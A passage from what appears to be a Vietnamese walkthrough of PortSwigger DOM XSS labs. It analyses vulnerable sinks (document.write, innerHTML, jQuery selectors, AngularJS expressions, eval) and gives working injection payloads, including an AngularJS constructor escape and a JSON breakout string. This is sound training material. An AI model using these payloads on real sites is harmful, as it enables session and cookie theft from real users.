
Thử nhập payload 1 ta thấy source code như sau, đoạn code cần lưu ý:
HTML
<script> function trackSearch(query) { document.write('<img src="/resources/images/tracker.gif?searchTerms='+query+'">'); } var query = (new URLSearchParams(window.location.search)).get('search'); if(query) { trackSearch(query); }</script>
Ta nhận thấy input của user sẽ được chèn vào thông qua query
DOM XSS in innerHTML sink using source location.search
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search.
To solve this lab, perform a cross-site scripting attack that calls the alert function.
Solution

Truy cập vào lab, ta thấy:
Nhập thử payload 1 ta có source code, đoạn code cần lưu ý:
HTML
<section class=blog-header> <h1><span>1 search results for '</span><span id="searchMessage"></span><span>'</span></h1> <script> function doSearchQuery(query) { document.getElementById('searchMessage').innerHTML = query; } var query = (new URLSearchParams(window.location.search)).get('search'); if(query) { doSearchQuery(query); } </script> <hr></section>
Ta nhận thấy input của user sẽ được chèn vào thông qua việc thay đổi <span id="searchMessage"></span> theo query
HTML
<h1><span>1 search results for '</span><span id="searchMessage"></span><span>'</span></h1>
    <script>
        function doSearchQuery(query) {
            document.getElementById('searchMessage').innerHTML = query;
        }
mà query được lấy từ window.location.search trên URL thông qua câu lệnh
JAVASCRIPT
var query = (new URLSearchParams(window.location.search)).get('search');
Như ví dụ ở này thì URLSearchParams nhận cả ?search=1, sau đó .get('search') lấy ra "1":
Câu lệnh dưới để thay đổi nội dung HTML của id=searchMessage tại <h1><span>1 search results for '</span><span id="searchMessage"></span><span>'</span></h1>
Từ đó ta có thể chèn code HTML để thực hiện alert thay vì text thông thường
Lưu ý: innerHTML không thực hiện code JS trong <script></script> nên ta phải tìm hướng đi khác
-> Payload: <img src="x" onerror="alert(1)">
Hình ảnh với src="x" sẽ không thể load được
Sử dụng event onerror để chèn code JS
DOM XSS in jQuery anchor href attribute sink using location.search source
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's $ selector function to find an anchor element, and changes its href attribute using data from location.search.
To solve this lab, make the "back" link alert document.cookie.
Solution
Truy cập vào lab, ta thấy như sau:

Truy cập page Submit feedback
Ta nhận được source code, đoạn code cần lưu ý:
HTML
<div class="is-linkback"> <a id="backLink">Back</a></div><script> $(function() { $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath')); });</script>
Sử dụng phương pháp location.search để lấy parameter returnPath trên URL:
Rồi gắn URL vào attribute href cho id "backLink" nằm ở <a id="backLink">Back</a>
JAVASCRIPT
$(function() {
        $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnPath'));
    });
mà URL có thể chèn script vào để thực hiện alert
-> URL: https://0a8a004004c989a680d644b3007f00b4.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)
Từ đó khi nhấn vào nút Back, sẽ hiện cookie
DOM XSS in jQuery selector sink using a hashchange event
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability on the home page. It uses jQuery's $() selector function to auto-scroll to a given post, whose title is passed via the location.hash property.
To solve the lab, deliver an exploit to the victim that calls the print() function in their browser.
Solution
Truy cập vào lab ta có source code sau, đoạn code cần lưu ý:
HTML
<script> $(window).on('hashchange', function(){ var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')'); if (post) post.get(0).scrollIntoView(); });</script>
Phân tích:
(window).on('hashchange', function(){})
-> khi có sự thay đổi ở URL sẽ chạy hàm trong function
var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
-> Ở section.blog-list, lấy tất cả element <h2> có chứa decodeURIComponent(window.location.hash.slice(1)) là text nằm ngay sau dấu # ở URL
if (post) post.get(0).scrollIntoView();
-> post nếu gồm nhiều đoạn có text đang tìm thì post.get(0) sẽ chọn đoạn đầu tiên rồi cuộn đến thông qua .scrollIntoView()
Vậy input của user sẽ ở window.location.hash.slice(1), từ đó thông qua $() chèn payload khiển jQuery selector xử lí như HTML và tạo element
-> URL: https://0a8700cf0337668b8009581f00e900ae.web-security-academy.net/#<img src='x' onerror='print()'>
Lab này không sử dụng được <script>print()</script> vì tag này đã bị encode


Truy cập vào exploit server:
Đầu tiên, để có được event hashchange, ta cần load 1 trang, sau đó chuyển trang khác, vì vậy ta dùng element iframe để load sẵn trang 1 rồi sử dụng onload để chuyển đến trang có chứa mã độc
Lúc này ta bấm thử View Exploit thì sẽ không thành công bởi vì đã có sự trùng kí tự dấu nháy dẫn tới việc HTML được parse sai cách: '<img src=' ; 'onerror=' ; '> '
Vậy ta phải bỏ đi dấu nháy đơn ở src='x' và onerror='print()' vì x và print() không có dấu space ở giữa nên không cần '' để xác định
Vì src là 1 string nên this.src cũng phải cộng 1 string, vì vậy ta không thể bỏ dấu nháy đơn ở this.src += '...'
DOM XSS in document.write sink using source location.search inside a select element
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element.
To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.
Solution
Truy cập vào lab, ta thấy:

View details
Check stocks
Ta có source code, đoạn code cần lưu ý:
HTML
<script> var stores = ["London","Paris","Milan"]; var store = (new URLSearchParams(window.location.search)).get('storeId'); document.write('<select name="storeId">'); if(store) { document.write('<option selected>'+store+'</option>'); } for(var i=0;i<stores.length;i++) { if(stores[i] === store) { continue; } document.write('<option>'+stores[i]+'</option>'); } document.write('</select>');</script>
Tạo biến store lấy từ storeId ở window.location.search
JAVASCRIPT
var store = (new URLSearchParams(window.location.search)).get('storeId');
Sau đó chèn store vào ở dòng <option selected>+store+</option> mà không encode
-> Đây là chỗ để chèn mã độc

Khi check stock tại London, sever response như sau:
Vậy để kiểm soát store, ta thay đổi param storeId để chèn mã HTML
-> Payload: https://0a0b0014040f973686d77bd90074004f.web-security-academy.net/product?productId=1&storeId=</select><img src='x' onerror='alert(1)'>
Hoặc là https://0a0b0014040f973686d77bd90074004f.web-security-academy.net/product?productId=1&storeId=</select><script>alert(1)</script>
</select> để đóng tag và parse chuyển từ chế độ "in select" -> "insertion" để đảm bảo sẽ thực hiện element
<img src='x' onerror='alert(1)'> hoặc <script>alert(1)</script> để thực hiện alert
Tag select đã được đóng
-> Tag option đã tự động đóng
-> </option> cùng </select> ở cuối đoạn code bị bỏ qua mà không gây lỗi
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
Đề bài
This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.
AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.
To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the alert function.
Solution
Truy cập vào lab, ta thấy như sau:
Thử nhập payload 1 ta thấy ảnh
Source code có 2 đoạn code cần lưu ý:
ng-app (aka AngularJS directive) -> Angular JS sẽ quét nội dung của HTML nodes body
HTML
<body ng-app> ...</body>
Khi một directive được thêm vào, JavaScript expressions nằm trong {{...}} sẽ được thực hiện.
Mà input của user được chèn thông qua đoạn code sau
HTML
<section class=blog-header> <h1>0 search results for '1'</h1> <hr></section>
Ta nhập thử payload: {{alert(1)}}
-> Lab vẫn chưa solve vì AngularJS expression có scope/context riêng và không cho phép truy cập mọi global JavaScript theo cách JavaScript bình thường làm.
AngularJS expression
↓
Tìm "alert" trong context mà expression được phép truy cập
↓
không tìm được / không cho truy cập trực tiếp
↓
Không gọi được "alert"
Vì vậy, ta phải tìm con đường vòng để JavaScript thực thi alert
Hàm Function giúp ta tạo ra một function mới từ một chuỗi.
-> Ví dụ: var f = Function("alert(1)"); -> khi f(); -> alert(1)
Thuộc tính constructor tìm ra constructor (khuôn) của object (một hộp chứa các thông tin/thuộc tính.)
-> Ví dụ:
JAVASCRIPT
var p1 = new Person("Hieu");var p2 = new Person("An");var p3 = new Person("Nam");
-> constructor của các object p1, p2, p3 chính là Person
-> p1.constructor === Person
Vậy từ thông tin trên, ta có cách làm sau:
object
↓ .constructor
function của object đó
↓ .constructor
constructor của function đó chính là "Function"
↓ ("alert(1)")
tạo một hàm mới để gọi alert (lúc này alert được thực hiện vì alert được gọi trong hàm Function thuộc sự xử lí của JS chứ không phải Angular JS)
↓ ()
để chạy hàm mới đó
Ở đây trong {{ }} sẽ mặc định gọi object là $scope nên ta mới có thể làm như này
Một cách sol khác là ta có thể gọi thẳng 1 hàm trong $scope thay vì dùng constructor bước đầu để gọi hàm của object scope
Các hàm của $scope gồm có $on, $emit, $broadcast, $watch,...
-> Payload: {{$on.constructor("alert(1)")()}},...
Reflected DOM XSS
Đề bài
This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.
To solve this lab, create an injection that calls the alert() function.
Solution
Truy cập vào lab, ta thấy:
Nhập thử payload 1 ta có đoạn code cần lưu ý:
eval() là một hàm nguy hiểm trong JavaScript vì nó thực thi string dưới dạng mã JavaScript động
this.responseText có dạng string nên chính vì đó không thể
JAVASCRIPT
var searchResultsObj = this.responseText
Với payload trên, response của sever như sau:
JAVASCRIPT
{ "results": [ { "id": 3, "title": "The Hearing Test", "image": "blog/posts/22.jpg", "summary": "A couple of months ago my flatmate went to have his hearing tested. We all thought he was just ignoring us, but as it turned out he was struggling to keep up with the conversations and decided better to be..." } ], "searchTerm": "1"}
Ta thấy input của user được chèn vào ở searchTerm nên phải tìm cách thoát ra khỏi var, var searchResultsObj và chèn alert
Ta nhập thử payload " nhận thấy đã bị encode:
JAVASCRIPT
{"results":[],"searchTerm":"\""}
Nhập thử payload \ thì lại thấy không bị encode và gây ra lỗi:
JAVASCRIPT
{"results":[],"searchTerm":"\"}
Từ đó ta tận dụng để thoát khỏi searchTerm với payload: \"}
JAVASCRIPT
{"results":[],"searchTerm":"\\"}"}
Khi đó JS có dạng:
JAVASCRIPT
var searchResultsObj = {"results":[],"searchTerm":"\\"}"}
Vậy để thoát khỏi var ta thêm ; ở payload rồi chèn hàm alert, khi đó payload có dạng \"}; alert(); và JS có dạng:
JAVASCRIPT
var searchResultsObj = {"results":[],"searchTerm":"\\"}; alert();"}
Vẫn lỗi vì vẫn chưa thể triệt tiêu "} ở cuối, ta sử dụng // để biến đoạn "} trở thành comment
-> Payload: \"}; alert(); //
JAVASCRIPT
var searchResultsObj = {"results":[],"searchTerm":"\\"}; alert(); //"}
Stored DOM XSS
Đề bài
This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.
Solution
Truy cập lab ta có giao diện sau:
Viewpost và nhập thử payload sau:
Ta có đoạn code cần lưu ý: